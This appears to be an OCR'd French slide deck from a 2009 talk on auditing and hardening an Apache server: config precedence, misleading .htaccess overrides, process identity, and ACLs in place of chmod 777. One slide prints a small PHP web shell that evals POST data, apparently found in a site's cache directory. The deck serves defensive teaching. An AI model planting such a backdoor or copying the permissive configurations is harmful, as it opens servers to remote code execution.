



S'APPROPRIER UNE CONFIG APACHE

Jacquelin Charbonnel

Journées Mathrice d'Angers

18 mars 2009




Constat :

- un Apache fraîchement installé dispose d'un niveau de sécurité satisfaisant
- au fil du temps :
  - le nombre de documents croît, les webmasters sont plus nombreux => la configuration s'étoffe
  - Apache évolue => mises à jour successives
  - rotation des sysadmins


Question :

- comment s'approprier un serveur Apache en activité ?
  - comment évaluer le niveau de sécurité induit par la configuration en place ?
  - comment contenir l'activité des webmasters ?



Vocabulaire

- Espace web (*URL-space*) : fichiers et répertoires du filesystem accessibles par HTTP
- Webmaster : un compte, déclaré sur le serveur, ayant des droits d'écriture sur une partie de l'espace web (hors pages perso)



Architecture

config

```
conf/
    httpd.conf
conf.d/
    php.conf
    ssl.conf
```

DocumentRoot


```
www/
    html/
    cgi-bin/
```

Alias

```
usr/
    doc/
    share/
```

UserDir

```
home/
    alfred/
        public_html/
    zezette/
        public_html/
```



config

```
conf/
    httpd.conf
conf.d/
    php.conf
    ssl.conf
```

DocumentRoot


```
www/
    html/
        .htaccess
    cgi-bin/
        .htaccess
```

Alias

```
usr/
    doc/
        .htaccess
    share/
        .htaccess
```

UserDir


```
home/
    alfred/
        public_html/
            .htaccess
    zezette/
        public_html/
            .htaccess
```



config

```
conf/
    httpd.conf
conf.d/
    php.conf
    ssl.conf
```

```
/
    .htaccess
var/
    .htaccess
    www/
        .htaccess
        html/
            .htaccess
        cgi-bin/
            .htaccess
home/
    .htaccess
    alfred/
        .htaccess
        public_html/
            .htaccess
    zezette/
        .htaccess
        public_html/
            .htaccess
usr/
    .htaccess
    doc/
        .htaccess
    share/
        .htaccess
```



Sections, .htaccess

```
directive arguments
```

```
<section>
       directive arguments
       directive arguments
</section>
```


```
<section>
   <section>
       directive arguments
       directive arguments
   </section>
</section>
```

sections : directory, files, location, virtualhost, limit

```
<directory /htdocs>
   directive arguments
   directive arguments
</directory>
```


équivalent à

```
/htdocs/.htaccess :

   directive arguments
   directive arguments
```



Priorité des sections


- du moins au plus prioritaire
  1. <Directory> et .htaccess
     - pour un niveau donné, .htaccess prévaut sur <directory>
  2. <DirectoryMatch>
  3. <Files> et <FilesMatch>
  4. <Location> et <LocationMatch>
- sinon, chaque groupe identique est traité suivant l'ordre d'apparition



Gag 1

```
<Directory /htdocs>
        order allow,deny
        allow from mon.domaine
</Directory>
```

```
<Location />
        order deny,allow
        allow from all
</Location>
```




Gag 2

```
<Directory /htdocs/xxx>
    Options -ExecCGI
</Directory>
```

/htdocs/xxx/.htaccess

```
Options +ExecCGI
```




Gag 3

```
<Directory /htdocs>
    Order Allow,Deny
    Allow from all
</Directory>
```

```
<Directory /htdocs/.../x/.../y>
    Require valid-user
</Directory>
```

```
$ cat /htdocs/.../x/.htaccess
Satisfy Any
```



Baliser les .htaccess


```
<Directory />
    AllowOverride None
</Directory>

<Directory /var/www/html/permissif>
    AllowOverride All
</Directory>

AllowOverride Options=FollowSymlinksIfOwnerMatch

AccessFileName .htaccess readme
```

AllowOverride Directive

Description:	Types of directives that are allowed
Syntax:	`AllowOverride All|None|direc`
Default:	`AllowOverride All`
Context:	directory
Status:	Core
Module:	core

AccessFileName Directive

Description:	Name of the distributed configuration file
Syntax:	`AccessFileName` *`filename`* `[`*`filename`*`] ...`
Default:	`AccessFileName .htaccess`
Context:	server config, virtual host
Status:	Core
Module:	core



DocumentRoot Directive


Description:	Directory that forms the main document tree visible from the web
Syntax:	`DocumentRoot` *`directory-path`*
Default:	`DocumentRoot /usr/local/apache/htdocs`
Context:	server config, virtual host
Status:	Core
Module:	core

Alias Directive

Description:	Maps URLs to filesystem locations
Syntax:	`Alias` *`URL-path file-path|directory-path`*
Context:	server config, virtual host
Status:	Base
Module:	mod_alias

UserDir Directive

Description:	Location of the user-specific directories
Syntax:	`UserDir` *`directory-filename`* `[`*`directory-filename`*`] ...`
Context:	server config, virtual host
Status:	Base
Module:	mod_userdir




- espace web total ≡

  $\cup_{vh}$ DocumentRoot + $\cup_{vh}$ UserDir + $\cup$ Alias

  - sous contrôle du sysadmin


- symlinks
  - sous contrôle éventuel des webmasters

```
Options FollowSymlinks
```




Config par défaut (tarball)

```
$configure --prefix /usr/local/apache
$make

$ grep -i '^ *include' httpd.conf

$ grep -i '^ *ServerRoot' *.conf
ServerRoot "/usr/local/apache"

$ grep -i '^ *DocumentRoot' *.conf
DocumentRoot "/usr/local/apache/htdocs"

$ grep -i '^ *UserDir' *.conf

$ grep -i '^ *Alias' *.conf

$ grep -i '^ *ScriptAlias' *.conf
    ScriptAlias /cgi-bin/ "/usr/local/apache/cgi-bin/"
```




Config par défaut (Fedora)

```
$ grep -i '^\s*include' httpd.conf
Include conf.d/*.conf

$ grep -i '^\s*ServerRoot' *.conf
ServerRoot "/etc/httpd"

$ grep -i '^\s*DocumentRoot' *.conf
DocumentRoot "/var/www/html"

$ grep -i '^\s*UserDir' *.conf
    UserDir disable

$ grep -i '^\s*Alias' *.conf
Alias /icons/ "/var/www/icons/"
Alias /error/ "/var/www/error/"

$ grep -i '^\s*ScriptAlias' *.conf
ScriptAlias /cgi-bin/ "/var/www/cgi-bin/"
```



Config par défaut (tarball)

```
<Directory />
    Options FollowSymLinks
    AllowOverride None
    Order deny,allow
    Deny from all
</Directory>

<Directory "/usr/local/apache/htdocs">
    Options Indexes FollowSymLinks
    AllowOverride None
    Order allow,deny
    Allow from all
</Directory>

<Directory "/usr/local/apache/cgi-bin">
    AllowOverride None
    Options None
    Order allow,deny
    Allow from all
</Directory>

<FilesMatch "^\.ht">
    Order allow,deny
    Deny from all
    Satisfy All
</FilesMatch>
```



Scripts


```
Action
```

```
SetInputFilter
 AddInputFilter
 SetOutputFilter
 AddOutputFilte
AddOutputFilterByType
```

```
LoadModule cgi_module modules/mod_cgi.so
AddHandler cgi-script .cgi
```


```
LoadModule php5_module modules/libphp5.so
AddHandler php5-script .php
```

```
test.php
test.fr.php
test.php.fr
test.php.~
```




Identité des process

- normalement, httpd est lancé par root
  - le process initial reste sous l'identité root
  - les process fils prennent l'identité User:Group
- si httpd n'est pas lancé par root,
  - il ne peut pas changer l'identité de ses fils,
  - donc il tourne sous l'identité qui l'a lancé




Identité des process

- => tous les scripts (SSI, CGI) tournent sous une même identité
- => un script défaillant peut impacter les données générées par les scripts des autres webmasters



```
$ cat tmp/cache/.dump.php
<?php
if(isset($_GET['auto']))
{
if(isset($_POST['grammy']))eval(stripslashes($_POST['grammy']));
?>
<form action=# method=POST>
<input type=text name=grammy>
<input type=submit>
</form>
<?php
}
?>
```



Bannir chmod 777

Drupal

Documentation | Download | Support | Fo

Home » Getting Started » Installation guide

Getting Started

- Before you start
- Installation guide
  - System requirements
  - Download Drupal
  - Grant write permissions on the configuration file
  - Create the database
  - Run the install script
  - Set up cron
  - **Create a "files" directory for uploads**
  - Advanced installation
- Drupal 6
- Drupal 5
- 4. Share your rules! (Import/Export)
- Contributed modules
  - Dublin Core and Head link tags

Create a "files" directory for uploads

Last modified: March 7, 2009 - 22:40 **Drupal 6.x** · **No known problems**

After installing Drupal, it is helpful to have a writable directory so that you can upload your own content files. If you skip this step, you may get an error message stating that "sites/default/files does not exist ..."

Here's how:

1. Making a directory called 'files' in the sites/default folder.
2. Assign write permissions to it with the following command (from the installation directory):

```
chmod -R a+w sites/default/files
```


or


```
chmod -R 777 sites/default/files
```


Also, most FTP programs allow you to create the files directory and set its permissions. Be sure to give read, write, and execute permissions to everyone (777).

‹ Running cron manually | up | Advanced installation ›

» **Login** or **register** to post comments


http://www.spip.net/fr_article3370.html
Méthode de migration
1. Comme avant toute opération importante sur votre site, faites une sauvegarde de la base, par précaution.
2. Déplacez tous les fichiers et dossiers de l'ancienne installation dans un sous-répertoire. Ne les effacez surtout pas à ce stade !
3. Installez les fichiers de SPIP 1.9 à la racine. Pensez à vérifier les droits d'accès du répertoire *tmp*(généralement le CHMOD à appliquer est *777*) — qui contiendra une arborescence de dossiers incluant ceux anciennement nommés *CACHE/* et *ecrire/data/*



http://help.joomla.org/screenbooks/JoomlaHelp_web/Joomla/B1_Installation/Books/B3_The_Joomla_Installer/
search page bookshelf titles all thumbnails bookmark 11 of 33 back next
Joomla : Installation The Joomla Installer
After you click OK, the file permissions are set. Repeat this process until you have set all of the permissions on the installation screen to Write (777).
Then, refresh the install screen. The files are now listed in green.



Par quoi remplacer chmod 777 ?

- chown : faisable que par root

```
chown apache tmp/cache
```



ACL


- ACL : affectées par le propriétaire du fichier

```
$ cat /etc/fstab
LABEL=htdocs     /htdocs  ext3    defaults,acl   1 2
```

```
$ setfacl -m u:apache:r-x /htdocs/mathrice
```

```
$ getfacl /htdocs/mathrice
# file: htdocs/mathrice
# owner: root
# group: root
user::rwx
group::r-x
group:apache:r-x
group:mathrice:rwx
mask::rwx
other::r-x
default:user::rwx
```


```
$ ls -l
-rwxr-xr-x+ 1 root root 2126 Jan  5 14:57 mathrice
```



ACL


```
$ setfacl -m u:apache:--- /etc /home
```

- selinux ?




- certains fichiers sensibles sont lisibles par apache

```
$ cat config/connect.php
<?php
if (!defined("_ECRIRE_INC_VERSION")) return;
$GLOBALS['spip_connect_version'] = 0.4;
spip_connect_db('localhost','','login','password','db');
?>
```




Utiliser une identité par virtual host ?


- suexec : que pour les CGI
- 1 user/group par vh : qu'en Apache v1
- en version 2, remplacé par suexecUserGroup : que pour CGI



Etanchéifier les virtual hosts


- 1 httpd par vh
  - avec son propre user:group
  - sur une IP propre ou un port propre
  - 1 reverse proxy devant






Etanchéifier les virtual hosts

- virtualiser des groupes de vh
  - 1 reverse proxy devant





Références

- http://httpd.apache.org/docs/2.2/misc/security_tips.html
- http://httpd.apache.org/docs/2.2/misc/perf-tuning.html
- http://www.hsc.fr/ressources/
- http://www.w3.org/Security/
- Apache Security - Ivan Ristic - O'Reilly
- Présentation ADF complète sur
  `http://math.univ-angers.fr/~charbonnel`